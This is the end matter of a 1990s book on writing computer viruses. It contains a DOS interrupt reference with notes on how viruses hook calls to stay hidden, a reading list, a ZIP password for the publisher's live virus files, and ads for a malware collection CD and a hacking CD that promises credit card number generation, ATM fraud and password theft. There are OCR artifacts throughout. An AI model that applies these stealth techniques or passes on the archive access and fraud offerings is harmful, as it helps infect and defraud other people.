Registers:	**ah** = 2AH
Returns:	**dh** = Month number (1 to 12)
	dl = Day of month (1 to 31)
	cx = Year (1980 to 2099)
	al = Day of week (0 through 6)

Function 2BH: Set System Date

Registers:	**ah** = 2BH
	dh = Month number
	dl = Day of month
	cx = Year
Returns:	**al** = 0 if successful, 0FFH if invalid date

This function works as the complement to Function 2AH.

Function 2CH: Get System Time

Registers:	**ah** = 2CH
Returns:	**ch** = Hour (0 through 23)
	cl = Minutes (0 through 59)
	dh = Seconds (0 through 59)
	dl = Hundredths of a second (0 through 99)

Function 2DH: Set System Time

Registers:	**ah** = 2CH
	ch = Hour (0 through 23)
	cl = Minutes (0 through 59)
	dh = Seconds (0 through 59)
	dl = Hundredths of a second (0 through 99)
Returns:	**al** = 0 if successful, 0FFH if invalid time

Function 2FH: Read Disk Transfer Area Address

Registers:	**ah** = 2FH
Returns:	**es:bx** = Pointer to the current DTA

This is the complement of function 1A. It reads the Disk Transfer Area address into the register pair **es:bx**.

Function 31H: Terminate and Stay Resident

Registers:	**ah** = 31H

al = Exit code
dx = Memory size to keep, in paragraphs
Returns: (Does not return)

Function 31H causes a program to become memory resident, remaining in memory and returning control to DOS. The exit code in **al** should be set to zero if the program is terminating successfully, and something else (programmer defined) to indicate that an error occurred. The register **dx** must contain the number of 16 byte paragraphs of memory that DOS should leave in memory when the program terminates. For example, if one wants to leave a 367 byte COM file in memory, one must save 367+256 bytes, or 39 paragraphs. (That doesn't leave room for a stack, either.)

Function 36H: Get Disk Space Free Information

Registers: **ah** = 36H
dl = Drive no. (0=Default, 1=A, 2=B, 3=C . . .)
Returns: **ax** = 0FFFFH if invalid drive no., else secs/cluster
cx = Bytes per sector
bx = Number of free clusters
dx = Total number of clusters

Function 38H: Get Country Information

Registers: **ah** = 38H
al = 0 to get standard country information
= Country code to get other country inforomation
al = 0FFH and bx = country code if c. code > 254
ds:dx points to a 32-byte data area to be filled in
Returns: **c** set if country code is invalid
bx = Country code
32-byte data area filled in

The country codes used by DOS are the same as the country codes used to place international telephone calls. The 32-byte data area takes the following format:

Offset	**Size**	**Description**
0	2	Date and time code
2	5	Currency symbol string (ASCIIZ)
7	2	Thousands separator (ASCIIZ)
9	2	Decimal separator (ASCIIZ)
11	2	Date separator (ASCIIZ)
13	2	Time separator (ASCIIZ)
15	1	Currency symbol location (0=before, 1=after)
16	1	Currency decimal places
17	1	Time Format (1=24 hr, 0=12 hr clock)
18	4	Upper/lower case map call address
22	2	List separator string (ASCIIZ)
24	8	Reserved

Function 3BH: Change Directory

Registers: **ah** = 3BH

ds:dx points to ASCIIZ directory name
Returns: **al** = 0 if successful

The string passed to this function may contain a drive letter.

Function 3CH: Create File

Registers: **ah** = 3CH
cl = Attribute of file to create
ds:dx points to ASCIIZ file name
Returns: **c** set if the call failed
ax = File handle if successful, else error code

This function creates the file if it does not exist. If the file does exist, this function opens it but truncates it to zero length.

Function 3DH: Open File

Registers: **ah** = 3DH
ds:dx = Pointer to an ASCIIZ path/file name
al = Open mode
Returns: **c** = set if open failed
ax = File handle, if open was successful
ax = Error code, if open failed

This function opens the file specified by the null terminated string at **ds:dx**, which may include a specific path. The value in **al** is broken out as follows:

Bit 7: Inheritance flag, I.
I=0 means the file is inherited by child processes
I=1 means it is private to the current process.
Bits 4-6: Sharing mode, S.
S=0 is compatibility mode
S=1 is exclusive mode
S=2 is deny write mode
S=3 is deny read mode
S=4 is deny none mode.
Bit 3: Reserved, should be 0
Bit 0-2: Access mode, A.
A=0 is read mode
A=1 is write mode
A=2 is read/write mode

In this book we are only concerned with the access mode. For more information on sharing, etc., see IBM's *Disk Operating System Technical Reference* or one of the other books cited in the references. The file handle returned by DOS when the open is successful may be any 16 bit number. It is unique to the file just opened, and used by all subsequent file operations to reference the file.

Function 3EH: Close File

Registers: **ah** = 3EH
bx = File handle of file to close
Returns: **c** = set if an error occurs closing the file

ax = Error code in the event of an error

This closes a file opened by Function 3DH, simply by passing the file handle to DOS.

Function 3FH: Read from a File

Registers: **ah** = 3FH
bx = File handle
cx = Number of bytes to read
ds:dx = Pointer to buffer to put file data in
Returns: **c** = set if an error occurs
ax = Number of bytes read, if read is successful
ax = Error code in the event of an error

Function 3F reads **cx** bytes from the file referenced by handle **bx** into the buffer **ds:dx**. The data is read from the file starting at the current file pointer. The file pointer is initialized to zero when the file is opened, and updated every time a read or write is performed.

Function 40H: Write to a File

Registers:**ah** = 40H
bx = File handle
cx = Number of bytes to write
ds:dx = Pointer to buffer to get file data from
Returns: **c** = set if an error occurs
ax = Number of bytes written, if write is successful
ax = Error code in the event of an error

Function 40H writes **cx** bytes to the file referenced by handle **bx** from the buffer **ds:dx.** The data is written to the file starting at the current file pointer.

Function 41H: Delete File

Registers: **ah** = 41H
ds:dx = Pointer to ASCIIZ string of path/file to delete
Returns: **c** = set if an error occurs
ax = Error code in the event of an error

This function deletes a file from disk, as specified by the path and file name in the null terminated string at **ds:dx**.

Function 42H: Move File Pointer

Registers: **ah** = 42H
al = Method of moving the pointer
bx = File handle
cx:dx = Distance to move the pointer, in bytes
Returns: **c** = set if there is an error
ax = Error code if there is an error
dx:ax = New file pointer value, if no error

Function 42H moves the file pointer in preparation for a read or write operation. The number in **cx:dx** is a 32 bit unsigned integer. The methods of moving the pointer are as follows: **al**=0 moves the pointer relative to the beginning of the file, **al**=1 moves the pointer relative to the current location, **al**=2 moves the pointer relative to the end of the file.

Function 43H: Get and Set File Attributes

Registers:	**ah** = 43H
	al = 0 to get attributes, 1 to set them
	cl = File attributes, for set function
	ds:dx = Pointer to an ASCIIZ path/file name
Returns:	**c** = set if an error occurs
	ax = Error code when an error occurs
	cl = File attribute, for get function

The file should not be open when you get/set attributes. The bits in **cl** correspond to the following attributes:

Bit 0 - Read Only attribute
Bit 1 - Hidden attrubute
Bit 2 - System attribute
Bit 3 - Volume Label attribute
Bit 4 - Subdirectory attribute
Bit 5 - Archive attribute
Bit 6 and 7 - Not used

Function 47H: Get Current Directory

Registers:	**ah** = 47H
	dl = Drive number, 0=Default, 1=A, 2=B, etc.
	ds:si = Pointer to buffer to put directory path name in
Returns:	**c** = set if an error occurs
	ax = Error code when an error occurs

The path name is stored in the data area at **ds:si** as an ASCIIZ null terminated string. This string may be up to 64 bytes long, so one should normally allocate that much space for this buffer.

Function 48H: Allocate Memory

Registers:	**ah** = 48H
	bx = Number of 16-byte paragraphs to allocate
Returns:	**c** set if call failed
	ax = Segment of allocated memory
	bx = Largest block available, if function fails

This function is the standard way a program allocates memory because of itself. It essentially claims a memory control block for a specific program.

Function 49H: Free Allocated Memory

Registers:	**ah** = 49H
	es = Segment of block being returned to DOS
Returns:	**al** = 0 if successful

This function frees memory allocated by Function 48H, and returns it to DOS. The **es** register should be set to the same value returned in **ax** by Function 48H.

Function 4AH: Modify Allocated Memory Block

Registers:	**ah** = 4AH
	es = Block of memory to be modified
	bx = Requested new size of block in paragraphs
Return:	**c** set if call failed
	al = Error code, if call fails
	bx = Largest available block, if call fails

Function 4BH: DOS EXEC

Registers:	**ah** = 4BH
	al = Subfunction code (0, 1 or 3), see below
	ds:dx points to ASCIIZ name of program to exec
	es:bx points to a parameter block for the exec
Returns:	**c** set if an error

This function is used to load, and optionally execute programs. If subfunction 0 is used, the specified program will be loaded and executed. If subfunction 1 is used, the program will be loaded and set up with its own PSP, but it will not be executed. If subfunction 3 is used, the program is loaded into memory allocated by the caller. Subfunction 3 is normally used to load overlays. DOS allocates the memory for subfunctions 0 and 1, however it is the caller's responsibility to make sure that enough memory is available to load and execute the program. The EXEC parameter block takes the following form, for Subfunction 0 and 1:

Offset	Size	Description
0	2	Segment of environment to be used for child
2	4	Pointer to command tail for child (typically PSP:80)
6	4	Pointer to first FCB for child (typically PSP:5C)
10	4	Pointer to second FCB for child (typically PSP:6C)
14	4	Child's initial **ss:sp**, placed here on return from subf. 1
18	4	Child's initial **cs:ip**, on return from subfunction 1

Subfunction 0 does not require the last two fields. For Subfunction 3, the parameter block takes this form:

Offset	Size	Description
0	2	Segment at which to load code
2	2	Relocation factor to apply in relocating segments

Function 4CH: Terminate Program

Registers:	**ah** = 4CH
	al = Return code
Returns:	(Does not return)

This function closes all open files and returns control to the parent, freeing all memory used by the program. The return code should be zero if the program is terminating successfully. (This is the error level used in batch files, etc.) This function is the way most programs terminate and return control to DOS.

Function 4EH: Find First File Search

Registers: **ah** = 4EH
cl = File attribute to use in the search
ds:dx = Pointer to an ASCIIZ path/file name
Returns: **ax** = Error code when an error occurs, or 0 if no error

The ASCIIZ string at **ds:dx** may contain the wildcards * and ?. For example, "*c:\dos*.com*" would be a valid string. This function will return with an error if it cannot find a file. No errors indicate that the search was successful. When successful, DOS formats a 43 byte block of data in the current DTA which is used both to identify the file found, and to pass to the Find Next function, to tell it where to continue the search from. The data in the DTA is formatted as follows:

Byte	Size	Description
0	21	Reserved for DOS Find Next
21	1	Attribute of file found
22	2	Time on file found
24	2	Date on file found
26	4	Size of file found, in bytes
30	13	File name of file found

The attribute is used in a strange way for this function. If any of the Hidden, System, or Directory attributes are set when Find Next is called, DOS will search for any normal file, as well as any with the specified attributes. Archive and Read Only attributes are ignored by the search altogether. If the Volume Label attribute is specified, the search will look only for files with that attribute set.

Function 4FH: Find Next File Search

Registers: **ah** = 4FH
Returns: **ax** = 0 if successful, otherwise an error code

This function continues the search begun by Function 4E. It relies on the information in the DTA, which should not be disturbed between one call and the next. This function also modifies the DTA data block to reflect the next file found. In programming, one often uses this function in a loop until **ax**=18, indicating the normal end of the search.

Function 52H: Locate List of Lists

Registers: **ah** = 52H
Returns: **es:bx** points to List of Lists

This DOS function is undocumented, however quite useful for getting at the internal DOS data structures—and thus quite useful for viruses. Since the List of Lists is officially undocumented, it does change from version to version of DOS. The following data fields seem to be fairly constant for DOS 3.1 and up:

Offset	Size	Description
-12	2	Sharing retry count
-10	2	Sharing retry delay
-8	4	Pointer to current disk buffer
-4	2	Pointer in DOS segment to unread CON input
-2	2	Segment of first memory control block
0	4	Pointer to first DOS drive parameter block
4	4	Pointer to list of DOS file tables
8	4	Pointer to CLOCK$ device driver
0CH	4	Pointer to CON device driver
10H	2	Maximum bytes/block of any device
12H	4	Pointer to disk buffer info
16H	4	Pointer to array of current directory structures
1AH	4	Pointer to FCB table
1EH	2	Number of protected FCBs
20H	1	Number of block devices
21H	1	Value of LASTDRIVE from CONFIG.SYS
22H	18	NUL device driver header
34H	1	Number of JOINed drives

Many of the pointers in the List of Lists point to data structures all their own. The structures we've used are detailed in the text. For more info on others, see *Undocumented DOS* by Andrew Schulman *et. al*.

Function 56H: Rename a File

Registers: **ah** = 56H
ds:dx points to old file name (ASCIIZ)
es:di points to new file name (ASCIIZ)
Returns: **al**=0 if successful

This function can be used not only to rename a file, but to change its directory as well.

Function 57H: Get/Set File Date and Time

Registers: **ah** = 57H
al = 0 to get the date/time
al = 1 to set the date/time
bx = File Handle
cx = 2048*Hour + 32*Minute + Second/2 for set
dx = 512*(Year-1980) + 32*Month + Day for set
Returns: **c** = set if an error occurs
ax = Error code in the event of an error
cx = 2048*Hour + 32*Minute + Second/2 for get
dx = 512*(Year-1980) + 32*Month + Day for get

This function gets or sets the date/time information for an open file. This information is normally generated from the system clock date and time when a file is created or modified, but the programmer can use this function to modify the date/time at will.

Interrupt 24H: Critical Error Handler

This interrupt is called by DOS when a critical hardware error occurs. Viruses hook this interrupt and put a dummy routine in place because they can sometimes cause it to be called when it shouldn't be, and they don't want to give their presence away. The most typical use is to make sure the user doesn't learn about attempts to write to write-protected diskettes, when they should only be read.

Interrupt 27H: DOS Terminate and Stay Resident

Registers: **dx** = Number of bytes to keep resident
cs = Segment of PSP
Returns: (Does not return)

Although this call has been considered obsolete by Microsoft and IBM since DOS 2.0 in favor of Interrupt 21H, Function 31H, it is still supported, and you find viruses that use it. The main reason viruses use it is to save space. Since one doesn't have to load **ax** and one doesn't have to divide **dx** by 16, a virus can be made a little more compact by using this interrupt.

Interrupt 2FH: Multiplex Interrupt

Function 13H: Set Disk Interrupt Handler

Registers: **ah** = 13H
ds:dx = Pointer to interrupt handler disk driver calls on read/write
es:bx = Address to restore *int 13H* to on halt
Return: **ds:dx** = value from previous invocation of this
es:bx = value from previous invocation of this

This function allows one to tunnel Interrupt 13H. Interrut 13H may be hooked by many programs, including DOS, but this allows the caller to get back to the vector which the DOS disk device driver calls to access the disk.

Function 1600H: Check for Windows

Registers: **ax** = 1600H
Return: **al** = 0 if Windows 3.x enhanced mode not running
al = Windows major version number
ah = Windows minor version number

This is the quickest and most convenient way to determine whether or not Windows is running.

Function 1605H: Windows Startup

This function is *broadcast* by Windows when it starts up. By hooking it, any program can learn that Windows is starting up. Typically, it is used by programs which might cause trouble when Windows starts to uninstall, or fix the trouble. A virus could also do things to accomodate itself to the Windows environment when it receives this interrupt function. By setting cx=0, an interrupt hook can tell Windows *not* to load. Alternatively, this interrupt can be used to tell Windows to load a virtual device driver on the fly. At least one virus, the Virtual Anarchy, makes use of this feature. Using it is, however, somewhat complex, and I would refer you to the source for Virtual Anarchy, as published in *Computer Virus Developments Quarterly*, Volume 2, Number 3 (Spring, 1994).

Interrupt 31H: DPMI Utilities

Function 0: Allocate LDT Descriptor

Registers:	**ax** = 0
	cx = Number of descriptors to allocate
Returns:	**c** set if there was an error
	ax = First selector

The allocated descriptors are set up as data segments with a base and limit of zero.

Function 7: Set Segment Base Address

Registers:	**ax** = 7
	bx = selector
	cx:dx = 32 bit linear base address
Returns:	**c** set if there was an error

This function sets the base address of a selector created with function 0. The base address is where the segment starts.

Function 8: Set Segment Limit

Registers:	**ax** = 8
	bx = selector
	cx:dx = 32 bit segment limit
Returns:	**c** set if there was an error

This function sets the limit (size) of a segment created with function 0.

Function 9: Set Descriptor Access Rights

Registers:	**ax** = 9
	bx = selector
	cl = access rights
	ch = 80386 extended access rights
Returns:	**c** set if there was an error

The access rights in **cl** have the following format: Bit 8: 0=absent, 1=present; Bit 6/7: Must equal callers current privilege level; Bit 4: 0=data, 1=code; Bit 3: Data:0=expand up, 1=expand down, Code: Must be 0; Bit 2: Data:0=read, 1=Read/write, Code: Must be 1; and the extended access rights in **ch** have the format: Bit 8: 0=byte granular, 1=page granular; Bit 7: 0=default 16 bit, 1=default 32 bit.

Function 501H: Allocate Memory Block

Registers:	**ax** = 501H
	bx:cx = Requested block size, in bytes
Returns:	**c** set if there was an error
	bx:cx = Linear address of allocated memory block
	si:di = Memory block handle

Function 502H: Free Memory Block

Registers:	**ax** = 502H

si:di = Memory block handle
Returns: **c** set if there was an error

Interrupt 40H: Floppy Disk Interrupt

This interrupt functions just like Interrupt 13H, only it works only for floppy disks. It is normally invoked by the Interrupt 13H handler once that handler decides that the requested activity is for a floppy disk. Viruses sometimes use this interrupt directly.

Resources

Inside the PC

——, *IBM Personal Computer AT Technical Reference* (IBM Corporation, Racine, WI) 1984. Chapter 5 is a complete listing of the IBM AT BIOS, which is the industry standard. With this, you can learn all of the intimate details about how the BIOS works. This is the only place I know of that you can get a complete BIOS listing. You have to buy the IBM books from IBM or an authorized distributor. Bookstores don't carry them, so call your local distributor, or write to IBM at PO Box 2009, Racine, WI 53404 for a list of publications and an order form.

——, *IBM Disk Operating System Technical Reference* (IBM Corporation, Racine, WI) 1984. This provides a detailed description of all PC-DOS functions for the programmer, as well as memory maps, details on disk formats, FATs, etc., etc. There is a different manual for each version of PC-DOS.

——, *System BIOS for IBM PC/XT/AT Computers and Compatibles* (Addison Wesley and Phoenix Technologies, New York) 1990, ISBN 0-201-51806-6 Written by the creators of the Phoenix BIOS, this book details all of the various BIOS functions and how to use them. It is a useful complement to the AT Technical Reference, as it discusses how the BIOS works, but it does not provide any source code.

Peter Norton, *The Programmer's Guide to the IBM PC* (Microsoft Press, Redmond, WA) 1985, ISBN 0-914845-46-2. This book has been through several editions, each with slightly different names, and is widely available in one form or another.

Ray Duncan, Ed., *The MS-DOS Encyclopedia* (Microsoft Press, Redmond, WA) 1988, ISBN 1-55615-049-0. This is the definitive encyclopedia on all aspects of MS-DOS. A lot of it is more verbose than necessary, but it is quite useful to have as a reference.

Michael Tischer, *PC Systems Programming* (Abacus, Grand Rapids, MI) 1990, ISBN 1-55755-036-0.

Andrew Schulman, et al., *Undocumented DOS, A Programmer's Guide to Reserved MS-DOS Functions and Data Structures* (Addison Wesley, New York) 1990, ISBN 0-201-57064-5. This might be useful for you hackers out there who want to find some nifty places to hide things that you don't want anybody else to see.

——, *Microprocessor and Peripheral Handbook, Volume I and II* (Intel Corp., Santa Clara, CA) 1989, etc. These are the hardware manuals for most of the chips used in the PC. You can order them from Intel, PO Box 58122, Santa Clara, CA 95052.

Ralf Brown and Jim Kyle, *PC Interrupts, A Programmer's Reference to BIOS, DOS and Third-Party Calls* (Addison Wesley, New York) 1991, ISBN 0-201-57797-6. A comprehensive guide to interrupts used by everything under the sun, including viruses.

Assembly Language Programming

Peter Norton, *Peter Norton's Assembly Language Book for the IBM PC* (Brady/Prentice Hall, New York) 1989, ISBN 0-13-662453-7.

Leo Scanlon, *8086/8088/80286 Assembly Language,* (Brady/Prentice Hall, New York) 1988, ISBN 0-13-246919-7.

C. Vieillefond, *Programming the 80286* (Sybex, San Fransisco) 1987, ISBN 0-89588-277-9. A useful advanced assembly language guide for the 80286, including protected mode systems programming, which is worthwhile for the serious virus designer.

John Crawford, Patrick Gelsinger, *Programming the 80386* (Sybex, San Fransisco) 1987, ISBN 0-89588-381-3. Similar to the above, for the 80386.

——, *80386 Programmer's Reference Manual*, (Intel Corp., Santa Clara, CA) 1986. This is the definitive work on protected mode programming. You can get it, an others like it for the 486, Pentium, etc., or a catalog of books, from Intel Corp., Literature Sales, PO Box 7641, Mt. Prospect, IL 60056, 800-548-4725 or 708-296-9333.

Viruses, etc.

John McAfee, Colin Haynes, *Computer Viruses, Worms, Data Diddlers, Killer Programs, and other Threats to your System* (St. Martin's Press, NY) 1989, ISBN 0-312-03064-9. This was one of the first books written about computer viruses. It is generally alarmist in tone and contains outright lies about what some viruses actually do.

Ralf Burger, *Computer Viruses and Data Protection* (Abacus, Grand Rapids, MI) 1991, ISBN 1-55755-123-5. One of the first books to publish any virus code, though most of the viruses are very simple.

Fred Cohen, *A Short Course on Computer Viruses* (ASP Press, Pittsburgh, PA) 1990, ISBN 1-878109-01-4. This edition of the book is out of print, but it contains some interesting things that the later edition does not.

Fred Cohen, *A Short Course on Computer Viruses*, (John Wiley, New York, NY) 1994, ISBN 0-471-00770-6. A newer edition of the above. An excellent book on viruses, not like most. *Doesn't assume you are stupid.*

Fred Cohen, *It's Alive*, (John Wiley, New York, NY) 1994, ISBN 0-471-00860-5. This discusses viruses as artificial life and contains some interesting viruses for the Unix shell script language. It is not, however, as excellent as the *Short Course*.

Philip Fites, Peter Johnston, Martin Kratz, *The Computer Virus Crisis* 1989 (Van Nostrand Reinhold, New York) 1989, ISBN 0-442-28532-9.

Steven Levey, *Hackers, Heros of the Computer Revolution* (Bantam Doubleday, New York, New York) 1984, ISBN 0-440-13405-6. This is a great book about the hacker ethic, and how it was born.

Mark Ludwig, *The Little Black Book of Computer Viruses*, (American Eagle, Show Low, AZ) 1991, ISBN 0-929408-02-0. The predecessor to this book, and one of the first to publish complete virus code.

Mark Ludwig, *Computer Viruses, Artificial Life and Evolution*, (American Eagle, Show Low, AZ) 1993. ISBN 0-929408-07-1. An in-depth discussion of computer viruses as artificial life, and the implications for the theory of Darwinian evolution. Includes working examples of genetic viruses, and details of experiments performed with them. Excellent reading.

Paul Mungo and Bryan Clough, *Approaching Zero*, (Random House, New York) 1992, ISBN 0-679-40938-6. Though quite misleading and often tending to alarmism, this book does provide some interesting reading.

George Smith, *The Virus Creation Labs*, (American Eagle, Show Low, AZ) 1994, ISBN 0-92940809-8. This is a fascinating look at what goes on in the virus-writing underground, and behind closed doors in the offices of anti-virus developers.

——, *Computer Virus Developments Quarterly*, (American Eagle, Show Low, AZ). Published for only two years. Back isses available.

Development Tools

There are a number of worthwhile development tools for the virus or anti-virus programmer interested in getting involved in advanced operating systems and the PC's BIOS.

The Microsoft Developer's Network makes available software development kits and device driver kits, along with extensive documentation for their operating systems, ranging from DOS to Windows 95 and Windows NT. Cost is currently something like $495 for four quarterly updates on CD. They may be reached at (800)759-5474, or by e-mail at devnetwk@microsoft.com, or by mail at Microsoft Developer's Network, PO Box 51813, Boulder, CO 80322.

IBM offers a Developer's Connection for OS/2 for about $295 per year (again, 4 quarterly updates on CD). It includes software development kits for OS/2, and extensive documentation. A device driver kit is available for an extra $100. It can be obtained by calling (800)-633-8266, or writing The Developer Connection, PO Box 1328, Internal Zip 1599, Boca Raton, FL 33429-1328.

Annabooks offers a complete BIOS package for the PC, which includes full source. It is available for $995 from Annabooks, 11838 Bernardo Plaza Court, San Diego, CA 92128, (619)673-0870 or (800)673-1432. Not cheap, but loads cheaper than developing your own from scratch.

Index

WARNING

This book contains complete source code for live computer viruses which could be extremely dangerous in the hands of incompetent persons. You can be held legally liable for the misuse of these viruses. Do not attempt to execute any of the code in this book unless you are well versed in systems programming for personal computers, and you are working on a carefully controlled and isolated computer system. Do not put these viruses on any computer without the owner's consent.

"Many people seem all too ready to give up their God-given rights with respect to what they can own, to what they can know, and to what they can do for the sake of their own personal and financial security . . . . Those who cower in fear, those who run for security have no future. No investor ever got rich by hiding his wealth in safe investments. No battle was ever won through mere retreat. No nation has ever become great by putting its citizens eyes' out. So put such foolishness aside and come explore this fascinating new world with me."

From *The Giant Black Book*

Come visit American Eagle Publications, Inc. to get the programs discussed here.


www.ameaglepubs.com

For security reasons, the programs distributed with this file are encrypted in ZIP format. To get them use the following password:

salad_worm

If you can't figure out how to use ZIP and decrypt the files, do not call or email us. If you can't do that, you're too stupid to have any business touching these files anyhow.

Computer Viruses, Artificial Life, And Evolution



BY DR. MARK A. LUDWIG

In *Computer Viruses, Artificial Life and Evolution*, Dr. Ludwig, a physicist by trade, explores the world of computer viruses, looking at them as a form of artificial life. This is the starting point for an original and thoughtful introduction to the whole question of "What is life?" Ludwig realizes that no glib answer will do if someone is going to come out and say that the virus in your computer is alive, and you should respect it rather than kill it. So he surveys this very basic question in great depth. He discusses the mechanical requirements for life. Yet he also introduces the reader to the deeper philosophical questions about life, ranging from Aristotle to modern quantum theory and information theory. This tour will leave you with a deeper appreciation of both the certainties and the mysteries about what life is.

Next, Ludwig digs into abiogenesis and evolution.Whyarevirusessoimportant to these two fields? Because operating systems were not designed with viruses in mind, Ludwig demonstrates that computer viruses can teach us important things that other artifical life experiments do not.

While the author demonstrates that computer viruses can and do evolve, his over all evaluation of evolution suggests that present day theories leave much to be desired. Why shouldn't a proper theory of evolution give useful predictions in any worldwecaretoapplyitto?Virusesorwetbiology,itshouldworkforboth.Ludwig is pessimistic about what wet biology has produced: "the philosophical commitments of Darwinism seem to be poisoning it from within." He further suggests that "Artificial life holds the promise of . . . a real theory of evolution . . . Any theory we formulate ought to explain the whole gamut of worlds, ranging from those which couldn't evolve anything to those which evolve as much as possible. But will AL live up to this challenge, or will it become little more than "mathematical storytelling?"

373 page book, $26.95

If, as any other human being, you are interested in discovering who you are, where you come from and where you are going to, you should seriously consider reading this book. Dare yourself to put aside all those evolution fairy-tales you were told at school, and decide to deeply investigate the truth about life. Come with Ludwig in his journey. This exciting adventure will leave in you an ever-lasting impression.

A.S.C.

Visit www.ameaglepubs.com for this great book today!

Outlaws of the Wild West CD-ROM

The Collection

Here is the most incredible collection of computer viruses, virus tools, mutation engines, trojan horses, and malicious software on the planet! The software on this CD-ROM is responsible for having caused literally billions of dollars worth of damage in the past ten years. People have lost their jobs over it. People have gone to jail for writing it. Governments and big corporations have been confounded by it. Our advertising for this CD has been banned in more magazines than you can imagine - even the likes of *Soldier of Fortune*!

If you need viruses or malicious software - or information about it - for any sane reason, this CD is for you! With it you can test your anti-virus software or perfect the software you're developing. You can build test viruses that your software has never seen before to see if it can handle them. You can read what virus writers have written about how easy or hard your software is to defeat, or find out what a particular virus does. You can trace the history of a virus, or look up in-the-field comments about how an anti-virus program is working or choking up. You can study the source code of a particular virus or assemble it. You can look at samples of live viruses collected from all over the world. See how ten samples differ, even though your scanner says they're all the same thing. In short, this CD puts you in charge!


On it, you get a fantastic virus collection, consisting of 804 major families, and 10,000 individual and different viruses for PC's, Macs, Unix boxes, Amigas and others. You get 2700 files containing new viruses that aren't properly identified by most scanners. You get 30 megabytes of source code and disassemblies of viruses, mutation engines, virus creation kits like the Virus Creation Lab, trojans, trojan generating programs and source listings. Then add electronic newsletters about viruses, text files and databases on viruses, tools for handling viruses, and anti-virus software. For icing on the cake, we threw in all of American Eagle's old publications which are now out of print, including *The Little Black Book of Computer Viruses, Computer Virus Developments Quarterly, Underground Technology Review* and the *Tech Notes*. What you end up with is an absolutely fantastic collection of material about viruses - over 444 megabytes, now available at a reduced price!

PC Compatible CD-ROM, $49.95

Visit www.ameaglepubs.com today to get this amazing CD!

The Hacker's Companion

CD-ROM



Here is a fantastic source for all kinds of underground technical information that's hard to come by. It doesn't contain any viruses, but if you want to know how to compromise a Unix machine or a BBS, if you want to know how the phone company gets ripped off, or learn how to build a red box, this CD has it all. It contains all kinds of computer, telephone and general hacking information that will teach you how to use the system in ways you never imagined possible. ***It even includes a video of Dutch hackers breaking into a classified US military computer under the assumed name of Dan Quayle!*** This CD is a contemporary classic and, again, an endangered species!

Scanner modifications

Generate credit card #'s

Crack passwords

PC Compatible CD-ROM, $29.95

Caller ID

War dialers!

Gold/Black/Red/Blue boxes!

Network hacking

How to get caught

Hacking the internet!

Satelite hacking

ATM fraud

Hacking various operating systems

Steal passwords

Sending anonymous e-mail

Social security numbers

Forged e-mail

Phone tapping

Leech protocols for BBSes!

PKZip hacking

Cellular protocols

Visit www.ameaglepubs.com for this great CD!